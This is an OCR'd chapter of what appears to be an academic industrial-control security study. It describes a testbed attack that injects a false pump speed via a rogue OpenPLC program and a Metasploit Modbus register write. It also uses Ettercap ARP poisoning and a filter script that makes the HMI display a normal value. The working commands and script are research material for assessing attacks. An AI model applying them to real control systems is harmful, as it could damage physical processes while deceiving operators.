


Figure 4.2: CD Press CTRL module commented out.



CC Controls
communications activated
NOTE
Connectors in gray are inactive. The referred signals are being generated by local blocks (typically locally implemented controllers)


Figure 4.3: CC control variables communications activated.

## 4.2 ROGUE PLC

The Rogue PLC has been implemented in the open-source program OpenPLC [23]. The software was developed according to the IEC 61131-3 standard [38], which defines the 5 PLC programming languages (Ladder Logic—LD, Structured Text—ST, Instruction List—IL, Function Block Diagram—FBD, and Sequential Function Chart—SFC). It is divided into two main parts: the Editor and the Runtime. The Editor is where programs are created. The Runtime can be embedded in low-cost microcontrollers such as the ones of the Arduino family, or in a generic target like a Soft-PLC (Windows or Linux). In addition, there is a web-based platform to define, monitor, and manage the program to be executed and the various PLCs in use.

A ladder program was designed in the OpenPLC Editor that enabled manual control of the cyber-attack, via simple circuitry based on the Arduino board ESP8266 NodeMCU v1.0 ESP-12E (button PB1 ON—attack activated; button PB2 ON—attack interrupted). This Arduino board was connected to the Wi-Fi network of the test environment [39]. To link the variables defined in the program to the Modbus memory IO target variables; to manipulate only the desired Holding Registers in it, without messing with the other addressing areas, and to have access to more analog outputs, we followed the OpenPLC addressing conventions and created 3 slaves (one of Device Type ESP8266 and two of Device Type Generic TCP), as can be seen in Figure 4.4 and according to the settings shown in Table 4.1.

The ladder program logic is as follows. When the attack is triggered (the normally open button PB1 is physically pressed on the arduino board), the consecutive Holding Registers corresponding to CC_PumpSpeedCmd (Hccpspeedcmd at 400,225 and Lccpspeedcmd at 400,226) are written with the values 17,046 and 0000 (FLOAT 7.5E+01, $7.5x10^1$ or 75) on the ModRSsim2 Server. When the attack is stopped, the CC_PumpSpeedCmd registers are written with the values 17096 and 0000 (FLOAT 1.0E+02, $1.0x10^2$ or 100). The registers related to CC_PumpOnOffCmd (Hccponoffcmd at 400,285 and Lccponoffcmd at 400,286) are kept at 16,256 and 0000 (FLOAT 1,0E+00,$1.0x10^0$ or 1) throughout the operation. The MOVE instruction was used to transfer the content of the operand at input IN to the operand at output OUT when the Input EN is ON. The local variables used are shown in Table 4.2 and the implemented



Slave Devices

List of Slave devices attached to OpenPLC.

**Attention:** Slave devices are attached to address 100 onward (i.e. %IX100.0, %IW100, %QX100.0, and %QW100)

| Device Name | Device Type | DI | DO | AI | AO |
|---|---|---|---|---|---|
| ESP8266 NodeMCU v1.0 ESP-12E | ESP8266 | %IX100.0 to %IX100.7 | %QX100.0 to %QX100.7 | %IW100 to %IW100 | %QW100 to %QW100 |
| Rogue PLC 1 | TCP | %IX101.0 to %IX101.7 | %QX101.0 to %QX101.7 | %IW101 to %IW101 | %QW101 to %QW102 |
| Rogue PLC 2 | TCP | %IX102.0 to %IX102.7 | %QX102.0 to %QX102.7 | %IW102 to %IW102 | %QW103 to %QW104 |

Figure 4.4: ESP8266 NodeMCU v1.0 OpenPLC address mapping.

Table 4.1: OpenPLC slave configuration parameters.

| **ESP8266 NodeMCU v1.0 (physical control)** | **Rogue PLC 1 (CC_PumpSpeedCmd)** | **Rogue PLC 2 (CC_PumpOnOffCmd)** |
|---|---|---|
| Device Type: ESP8266<br><br>Slave ID: 0<br>IP Address: 192.168.1.165<br>IP Port: 502 | Device Type: Generic Modbus TCP Device<br>Slave ID: 1<br>IP Address: 10.0.0.2<br>IP Port: 502 | Device Type: Generic Modbus TCP Device<br>Slave ID: 2<br>IP Address: 10.0.0.2<br>IP Port: 502 |
| Discrete Inputs (%IX100.0) Start Address: 0 Size: 8 | Discrete Inputs (%IX100.0) Start Address: 0 Size: 8 | Discrete Inputs (%IX100.0) Start Address: 0 Size: 8 |
| Coils (%QX100.0) Start Address: 0 Size: 8 | Coils (%QX100.0) Start Address: 0 Size: 8 | Coils (%QX100.0) Start Address: 0 Size: 8 |
| Input Registers (%IW100) Start Address: 0 Size: 1 | Input Registers (%IW100) Start Address: 0 Size: 1 | Input Registers (%IW100) Start Address: 0 Size: 1 |
| Holding Registers—Read (%IW100) Start Address: 0 Size: 0 | Holding Registers-Read (%IW100) Start Address: 0 Size: 0 | Holding Registers—Read (%IW100) Start Address: 0 Size: 0 |
| Holding Registers—Write (%Q100) Start Address: 00 Size: 1 | Holding Registers—Write (%Q100) Start Address: 224 [1] Size: 2 | Holding Registers—Write (%Q100) Start Address: 284 [1] Size: 2 |

[1] Note: these are the offsets pointing to the beginning of the variables in the Holding Registers area of ModRSsim2.

ladder program in OpenPLC Editor is shown in Figure 4.5.

## 4.3 ATTACK PLATFORM

Kali Linux [25] distribution was chosen to unleash the value-changing MITM attack. This platform allows for performing cyber-attack scenarios with the purpose of assessing its consequences. It offers a




Figure 4.5: Rogue PLC ladder program in OpenPLC Editor.

wide range of tools for information security and ethical hacking-related tasks, such as penetration testing, computer forensics and reverse engineering. In its inventory there are tools tailored exclusively for cyber-attacks against SCADA/ICS. For example, the Metasploit framework, which comes pre-installed by default on Kali, offers modules that can be used to find Modbus servers and clients; and read and write Modbus registers [40]. For some equipment, it is even possible to upload, analyze, and then download and replace the PLC ladder logic (modicon_stux_transfer module) [41].

These Metasploit modules in particular, or exploits, as they are called, could have been used in our testbed to write constant values to the ModRSSim2 server registers and thus achieve the same results as those obtained by the simple Rogue PLC logic just described. As can be seen by the sequence of commands shown in Figure 4.6, it is possible to employ the "modbusclient exploit" to write the values 17,046 and 0000 (value 75) for the two bytes after the 224 address offset (variable CC_PumpSpeedCmd) of the ModRSsim2 Server at IP 10.0.0.2 (ANS VM).

Table 4.2: Rogue PLC ladder program local variables.


| Name | Class | Type | Location | Description |
|---|---|---|---|---|
| PB1 | Local | BOOL | %IX100.0 | Push button (attack ON) |
| PB2 | Local | BOOL | %IX100.1 | Push button (attack OFF) |
| LAMP | Local | BOOL | %QX100.0 | Warning LED (attack ON) |
| Hccpspeedcmd | Local | UINT | %QW101 | CC_PumpSpeedCmd (Higher Byte) |
| Lccpspeedcmd | Local | UINT | %QW102 | CC_PumpSpeedCmd (Lower Byte) |
| Hccponoffcmd | Local | UINT | %QW103 | CC_PumpOnOffCmd (Higher Byte) |
| Lccponoffcmd | Local | UINT | %QW104 | CC_PumpOnOffCmd (Lower Byte) |

Instead, we preferred to demonstrate the HIL implementation capabilities of our testbed, and emphasized its potential for increased programming complexity, and scalability provided by the use of soft PLCs; which allows the developing of cyber-attacks that require a greater knowledge of the plant control system (not addressed in this study). For example, by the external cloning the logic of the internal controller being replaced, it would be possible to enable more subtle attacks to be carried out, with greater control of the manipulated variables and eventual return to normal control whenever desired. In principle, a well-informed Insider would know the implementation details necessary to perform this procedure. In any case, this point demonstrates the flexibility of the testbed and illustrates an alternative way to perform the same Modbus injection cyber-attack.

As for the MITM attack itself, the specific tool used was Ettercap (also present by default on Kali Linux distributions) [26]. It allows us to snoop live TCP/IP connections and to filter content on the fly. In the validation experiment we performed the in-transit change of Modbus response packets from ANS to ScadaBR. This was done in two steps. First, Ettercap applied the ARP poisoning technique (sending unsolicited ARP replies simultaneously to both of its targets) to make ANS (10.0.0.2) believe that the ScabaBR (10.0.0.4) was located in the Kali VM IP address (10.0.0.5); and to make ScabaBR believe that ANS was in Kali address, as shown in Figure 4.7. Ettercap could now eavesdrop and pass on these packets in both directions.

The second step consisted in filtering and changing the ANS responses to Modbus READ requests made by ScadaBR. Among the various values contained in these response packets, we wanted to change in transit only the ones corresponding to CC_PumpSpeedCmd (to its normal value of 100, regardless of the actual value being transmitted by ANS). As Ettercap filtering was not designed with the Modbus protocol in mind, it was necessary to design a script that took into account: (a) Ettercap's filter syntax and offset addressing rules; (b) the specifics of the HMI implementation; and (c) ScadaBR's execution routines.

Ettercap filter offsets (pointed to by DATA.data + OFFSET = "value") start at the beginning of the DATA section of the Ethernet frame, which coincides with the beginning of the Modbus TCP packet section




```
msf6 > use auxiliary/scanner/scada/modbusclient
msf6 auxiliary(scanner/scada/modbusclient) > set RHOSTS 10.0.0.2
RHOSTS ⇒ 10.0.0.2
msf6 auxiliary(scanner/scada/modbusclient) > set ACTION WRITE_REGISTERS
ACTION ⇒ WRITE_REGISTERS
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 224
DATA_ADDRESS ⇒ 224
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_REGISTERS 17046,0
DATA_REGISTERS ⇒ 17046,0
msf6 auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   DATA                             no        Data to write (WRITE_COIL and WRITE_REG
                                              ISTER modes only)
   DATA_ADDRESS    224              yes       Modbus data address
   DATA_COILS                       no        Data in binary to write (WRITE_COILS mo
                                              de only) e.g. 0110
   DATA_REGISTERS  17046,0          no        Words to write to each register separat
                                              ed with a comma (WRITE_REGISTERS mode o
                                              nly) e.g. 1,2,3,4
   HEXDUMP         false            no        Print hex dump of response
   NUMBER          1                no        Number of coils/registers to read (READ
                                              _COILS, READ_DISCRETE_INPUTS, READ_HOLD
                                              ING_REGISTERS, READ_INPUT_REGISTERS mod
                                              es only)
   RHOSTS          10.0.0.2         yes       The target host(s), see https://github.
                                              com/rapid7/metasploit-framework/wiki/Us
                                              ing-Metasploit
   RPORT           502              yes       The target port (TCP)
   UNIT_NUMBER     1                no        Modbus unit number


Auxiliary action:

   Name             Description
   ----             -----------
   WRITE_REGISTERS  Write words to several registers


msf6 auxiliary(scanner/scada/modbusclient) > exploit
[*] Running module against 10.0.0.2

[*] 10.0.0.2:502 - Sending WRITE REGISTERS...
[+] 10.0.0.2:502 - Values 17046,0 successfully written from registry address 224
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set ACTION READ_HOLDING_REGISTERS
ACTION ⇒ READ_HOLDING_REGISTERS
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 210
DATA_ADDRESS ⇒ 210
msf6 auxiliary(scanner/scada/modbusclient) > set NUMBER 30
NUMBER ⇒ 30
msf6 auxiliary(scanner/scada/modbusclient) > exploit
[*] Running module against 10.0.0.2

[*] 10.0.0.2:502 - Sending READ HOLDING REGISTERS...
[+] 10.0.0.2:502 - 30 register values from address 210 :
[+] 10.0.0.2:502 - [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 17046, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > 
```

Figure 4.6: Metasploit Modbus injection attack example (CC_PumpSpeedCmd = 75).

for the Modbus TCP protocol. On the other hand, for the set of variables chosen to be monitored by the HMI, ScadaBR performed 3 sequential requests whose responses had fixed length and thus could be used as identifiers (Length: 251 [ 00 fb ] Registers 8–131; Length: 243 [ 00 f3 ] Registers 132–251; Length: 67 [ 00 43 ] Registers 280–311). We also knew that we must change only the contiguous registers located at 224 and 225, to the value 0X42C80000 = 100 DEC. With these considerations taken into account, it was possible to write the appropriate filter script, shown in Figure 4.8 and capable of changing only the desired packets and registers [Appendix IV].


It is understood that different configurations in the HMI would require adaptations to the presented script. Once again, we assume that the Insider has in-depth knowledge of the control architecture. It should be noted that in a real situation, we would also have several SlaveIDs for different PLCs, which in ANS correspond to internal control modules, all gathered under a single SlaveID.



| IP Address | MAC Address | Description |
|---|---|---|
| 10.0.0.1 | 0C:FD:ED:2F:D8:01 | |
| 10.0.0.2 | 08:00:27:44:D6:EF | |
| 10.0.0.3 | 0C:FD:ED:28:84:00 | |
| 10.0.0.4 | 0C:FD:ED:11:0B:00 | |

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 10.0.0.4 added to TARGET1
Host 10.0.0.2 added to TARGET2

ARP poisoning victims:

 GROUP 1 : 10.0.0.4 0C:FD:ED:11:0B:00

 GROUP 2 : 10.0.0.2 08:00:27:44:D6:EF
```

Figure 4.7: Ettercap ARP poisoning (ANS and ScadaBR).




```
##########################################################################################
# This Ettercap filter implements a MITM Insider Substitution Attack against ScadaBR.    #
# The chosen value is continuously shown in the supervisory, no matter what the real     #
# value read in the modbus register really is.                                           #
##########################################################################################

# filter [select Modbus Protocol] + [response destination ip address]

if (ip.proto == TCP && tcp.src == 502 && ip.dst == '10.0.0.4') {

# test modbus filter

   msg("response");

# condition [ScadaBR response ID]

   if (DATA.data + 4 == "\x00\xf3") {

# replace modbus registers 224 and 225 (CC_PumpSpeedCmd) for 100 dec (42C8 0000 hex FLOAT)
# regardless of their current values

      DATA.data + 193 = "\x42\xC8\x00\x00";

      msg("content of holding registers for CC_PumpSpeedCmd transmitted as 100 dec");
  }
}
```

Figure 4.8: Ettercap MITM changing values filter script.

## 4.4 COMBINED CYBER-ATTACK

The planned cyber-attack was successful and able to: (a) block the internal control of CC_PumpSpeedCmd; (b) inject an arbitrary constant value of 75 into CC_PumpSpeedCmd; and (c) show the normal value of CC_PumpSpeedCmd = 100 on the HMI, during the attack. Figure 4.9 shows the Arduino board ESP8266 NodeMCU v1.0 breadboard circuit and the OpenPLC web interface monitoring page for the implemented Rogue PLC ladder program. All the programmed variable values are displayed in real time. Additionally, while the attack is occurring, the Ettercap filter script continuously outputs the message that indicates that the MITM is in progress, as show in Figure 4.10. Next, in Figure 4.11, we can see the local value for CC_PumpSpeedCmd in the Matlab ANS interface is indeed modified to 75 by the Rogue PLC, and at the same time, the false value of 100 is presented in the ScadaBR HMI.




Monitoring

Refresh Rate (ms): 100

| Point Name | Type | Location | Forced | Value |
|---|---|---|---|---|
| PB1 | BOOL | %IX100.0 | No | FALSE |
| PB2 | BOOL | %IX100.1 | No | FALSE |
| LAMP | BOOL | %QX100.0 | No | TRUE |
| Hccpspeedcmd | UINT | %QW101 | No | 17046 |
| Lccpspeedcmd | UINT | %QW102 | No | 0 |
| Hccponoffcmd | UINT | %QW103 | No | 16256 |
| Lccponoffcmd | UINT | %QW104 | No | 0 |

